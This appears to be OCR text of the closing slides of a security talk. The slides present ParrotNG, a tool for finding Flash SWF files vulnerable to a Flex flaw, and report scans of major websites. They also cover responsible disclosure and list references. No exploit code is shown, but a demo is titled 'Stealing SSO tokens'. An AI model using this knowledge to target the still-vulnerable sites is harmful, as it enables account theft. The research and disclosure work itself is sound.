
ParrotNG

- Automatic tool to identify vulnerable SWF files
  - Written in Java
  - One JAR, Two flavors
    - Command line utility
    - Burp Pro Passive Scanner plugin
  - It uses swfdump - a tool included in Flex framework - for disassembling SWF files
  - Open-source
  - Download the src from **https://github.com/ikkisoft/ParrotNG**

ParrotNG Command Line



ParrotNG Burp Plugin



DEMO 2
Using ParrotNG

ParrotNG at scale

- Between October and December 2014, we scanned a few interesting domains for detecting vulnerable SWF files:
  - Top 50 Alexa
  - Adobe.com
  - Sites with bug bounty programs

- We broke the Internet with a four years old vulnerability that was never fully understood, and never surfaced

Yandex

Google

YAHOO!

Adobe

salesforce

QIWI кошелек

...and many others

DEMO 3
Stealing SSO tokens

Coordinated responsible disclosure

- We reported the vulnerability to many high-profile security teams
  - Providing specific PoCs, ParrotNG, and a PDF with the research
- Parties were informed on a potential disclosure date
  - Based on their feedback, we identified an appropriate disclosure date
- There are still many more websites that are hosting vulnerable SWF files
  - Troopers is about making the world a safer place
  - **We need your help and be ethical!**

Thanks

References

Localization in Flex - Part 1: Compiling resources into an application - Adobe
http://www.adobe.com/devnet/flex/articles/flex_localization_pt1.html

Localization in Flex - Part 2: Loading resources at runtime - Adobe
http://www.adobe.com/devnet/flex/articles/flex-localization-pt2.html

Using resource modules - Adobe
http://help.adobe.com/en_US/Flex/4.0/UsingSDK/WS2db454920e96a9e51e63e3d11c0bf69084-7f3c.html

Same-origin Policy for Flash (Browser Security Handbook - part 2) - Michal Zalewski
https://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_Flash

The Tangled Web - Michal Zalewski
http://lcamtuf.coredump.cx/tangled/

Flash content and the same-origin policy - Peleus Uhley
http://blogs.adobe.com/security/2009/11/flash_content_and_the_same-ori.html

Same Origin Policy Weaknesses - kuza55
http://www.slideshare.net/kuza55/same-origin-policy-weaknesses-1728474

References

Testing Flash Applications - Stefano Di Paola
http://www.wisec.it/en/Docs/flash_App_testing_Owasp07.pdf

Loading child SWFs at runtime sometimes fails - Adobe
https://helpx.adobe.com/x-productkb/multi/loading-child-swfs-runtime-sometimes.html

HTTP: Adobe Flash Player resourceModuleURLs signature - Juniper Networks
http://signatures.juniper.net/documentation/signatures/HTTP%3ASTC%3ASWF%3ARESOURCEMODULEURLS.html

Security update available for Flex SDK - Adobe
https://www.adobe.com/support/security/bulletins/apsb11-25.html

Flex Security Issue APSB11-25 - Adobe
https://helpx.adobe.com/flash-builder/kb/flex-security-issue-apsb11-25.html

Polyglot payloads in practice - Mathias Karlsson
http://www.slideshare.net/MathiasKarlsson2/polyglot-payloads-in-practice-by-avlidienbrunn-at-hackpra

References

Crossing Origins by Crossing Formats - Jonas Magazinius, Andrei Sabelfeld, Billy K. Rios
https://www.owasp.org/images/8/85/Crossing.Origins.by.Crossing.Formats-Jonas.Magazinius-OWASP-131010.pptx

Disassembling a SWF with swfdump - Gordon Smith
http://blogs.adobe.com/gosmith/2008/02/disassembling_a_swf_with_swfdu_1.html

Abusing JSONP with Rosetta Flash - Michele Spagnuolo
https://miki.it/blog/2014/7/8/abusing-jsonp-with-rosetta-flash/

<object> tag and Flash file executing JavaScript - HTML5 Security Cheatsheet
https://html5sec.org/#79

Warning: OBJECT and EMBED are inherently unsafe - Michal Zalewski
http://lcamtuf.blogspot.it/2011/03/warning-object-and-embed-are-inherently.html

Origin Policy Enforcement in Modern Browsers - Frederick Braun
https://frederik-braun.com/publications/thesis/Thesis-Origin_Policy_Enforcement_in_Modern_Browsers.pdf

Thank you all - you made this possible!

Images

In random order:

http://fc05.deviantart.net/fs70/f/2013/028/9/e/walfas_custom_props___popeye_s_spinach_by_grayfox5000-d5t3xf4.png
http://www.senocular.com/pub/adobe/Flash%20Player%20Security%20Basics_files/crossdomain-text.png
http://bloximages.chicago2.vip.townnews.com/thesouthern.com/content/tncms/assets/v3/editorial/1/6d/16d5e70c-9092-11e2-8e9f-0019bb2963f4/51485cb2b3ab8.preview-620.jpg
https://dambreaker.files.wordpress.com/2011/12/man_thinking.jpg
http://www.clipartlord.com/wp-content/uploads/2013/06/parrot.png
http://www.siafitalia.it/wp-content/uploads/2015/02/Italia_Bandiera.jpg.png